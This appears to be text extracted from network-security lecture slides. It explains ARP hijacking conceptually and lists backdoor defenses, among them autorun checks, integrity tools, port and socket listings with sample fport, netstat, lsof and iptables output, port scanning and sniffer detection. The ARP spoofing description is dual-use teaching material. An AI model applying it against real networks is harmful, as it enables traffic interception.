
Switch forwards ARP
reply to A.

“C is over there”



Ethernet – Hijacking ARPs

Now switch knows
where to route
communication to C




Ethernet – Hijacking ARPs

Evil host B' wants to take over all communication to B.


ARPs:

B': "I'm B, over here!"



Ethernet – Hijacking ARPs

When A wants to communicate to B, communication now routed to B'!



Backdoor Defenses

Local machine

- **Hardening machine and applying patches**
- **Examine automated startup**
 - AutoRuns from Sysinternals
 - AutoRun from Faber Toys
- **File integrity checks for critical files and the registry**
 - Tripwire, AIDE, Osiris
- **Check for unusual processes especially running as root, Administrator, or SYSTEM.**
- **Check for promiscuous sniffing locally**
 - ifconfig
 - system logs
- **Check for unusual sockets and connections**
 - fport, lsof, netstat, TCPview

fport

```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\>fport -p
FPort v1.33 - TCP/IP Process to Port Mapper
Copyright 2000 by Foundstone, Inc.
http://www.foundstone.com

Pid    Process          ->  Port  Proto Path
408    svchost          ->  135   TCP   C:\WINNT\system32\svchost.exe
8      System          ->  139   TCP
632    MSTask          ->  1026  TCP   C:\WINNT\system32\MSTask.exe

408    svchost          ->  135   UDP   C:\WINNT\system32\svchost.exe
8      System          ->  137   UDP
8      System          ->  138   UDP
632    MSTask          ->  1963  UDP   C:\WINNT\system32\MSTask.exe
540    rtvscan         ->  2967  UDP   C:\Program Files\NavNT\rtvscan.exe
540    rtvscan         ->  4069  UDP   C:\Program Files\NavNT\rtvscan.exe

C:\>_
```

netstat

```
root@morbo[1004]# netstat -l
```

```
Active Internet connections (only servers)
```

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0	0	*:32768	*:*	LISTEN
tcp	0	0	*:32769	*:*	LISTEN
tcp	0	0	*:sunrpc	*:*	LISTEN
tcp	0	0	*:http	*:*	LISTEN
tcp	0	0	*:x11	*:*	LISTEN
tcp	0	0	*:ftp	*:*	LISTEN
tcp	0	0	*:ssh	*:*	LISTEN
tcp	0	0	*:8025	*:*	LISTEN
tcp	0	0	*:smtp	*:*	LISTEN
tcp	0	0	*:795	*:*	LISTEN

Isof

```
root@morbo[1012]# lsof -i
```

COMMAND	PID	USER	FD	TYPE	DEVICE	NODE	NAME
portmap	466	rpc	3u	IPv4	1458	UDP	*:sunrpc
portmap	466	rpc	4u	IPv4	1459	TCP	*:sunrpc (LISTEN)
rpc.statd	485	rpcuser	4u	IPv4	1546	UDP	*:32768
rpc.statd	485	rpcuser	5u	IPv4	1491	UDP	*:661
rpc.statd	485	rpcuser	6u	IPv4	1549	TCP	*:32768 (LISTEN)
ssh	551	root	3u	IPv4	244198	TCP	morbo:33022->maes:ssh (ESTABLISHED)
sshd	588	root	3u	IPv4	1683	TCP	*:ssh (LISTEN)
ntpd	601	ntp	4u	IPv4	1736	UDP	*:ntp
ntpd	601	ntp	5u	IPv4	1737	UDP	129.95.51.200:ntp
rpc.rquot	615	root	3u	IPv4	1786	UDP	*:792
rpc.rquot	615	root	4u	IPv4	1791	TCP	*:795 (LISTEN)
rpc.mount	627	root	3u	IPv4	1824	UDP	*:32769
rpc.mount	627	root	4u	IPv4	1827	TCP	*:32769 (LISTEN)
sendmail	646	root	4u	IPv4	1931	TCP	*:smtp (LISTEN)
xinetd	726	root	5u	IPv4	2065	TCP	*:ftp (LISTEN)
X	785	root	1u	IPv4	2142	TCP	*:x11 (LISTEN)
pass	1888	francis	4u	IPv4	7228	TCP	*:8025 (LISTEN)

Backdoor Defenses

Local machine

■ Filtering unneeded ports on end-hosts

● Windows Personal firewalls

» Zone Alarm, Tiny Personal Firewall, BlackICE, Norton Personal Firewall, Windows Firewall

● Windows TCP/IP Filtering

» Control Panel->Network->Interface->Properties

» ->TCP/IP->Advanced->Options->TCP/IP Filtering

● Linux /etc/hosts.allow

● Linux iptables/netfilter

```
[root@rooster root]# iptables --list
Chain INPUT (policy ACCEPT)
target      prot opt source      destination

Chain FORWARD (policy ACCEPT)
target      prot opt source      destination

Chain OUTPUT (policy ACCEPT)
target      prot opt source      destination
DROP        tcp  -- anywhere  anywhere    tcp lags:SYN,ACK/SYN
[root@rooster root]#
```

Backdoor Defenses

Network

- Network firewalls with explicit rules
- Periodic port scans
 - nmap
 - GRC Shields-up!
 - nessus
- Testing for promiscuous sniffing over the network
 - Ping packet

Dest Mac Addr	[Ethernet Header stuff]	Dest IP Address	[IP Header Stuff]	[ICMP Stuff]
------------------	----------------------------	--------------------	----------------------	--------------

- Set Destination MAC address randomly
- Sequence through all IP addresses on the subnet
- Those that respond are promiscuous

End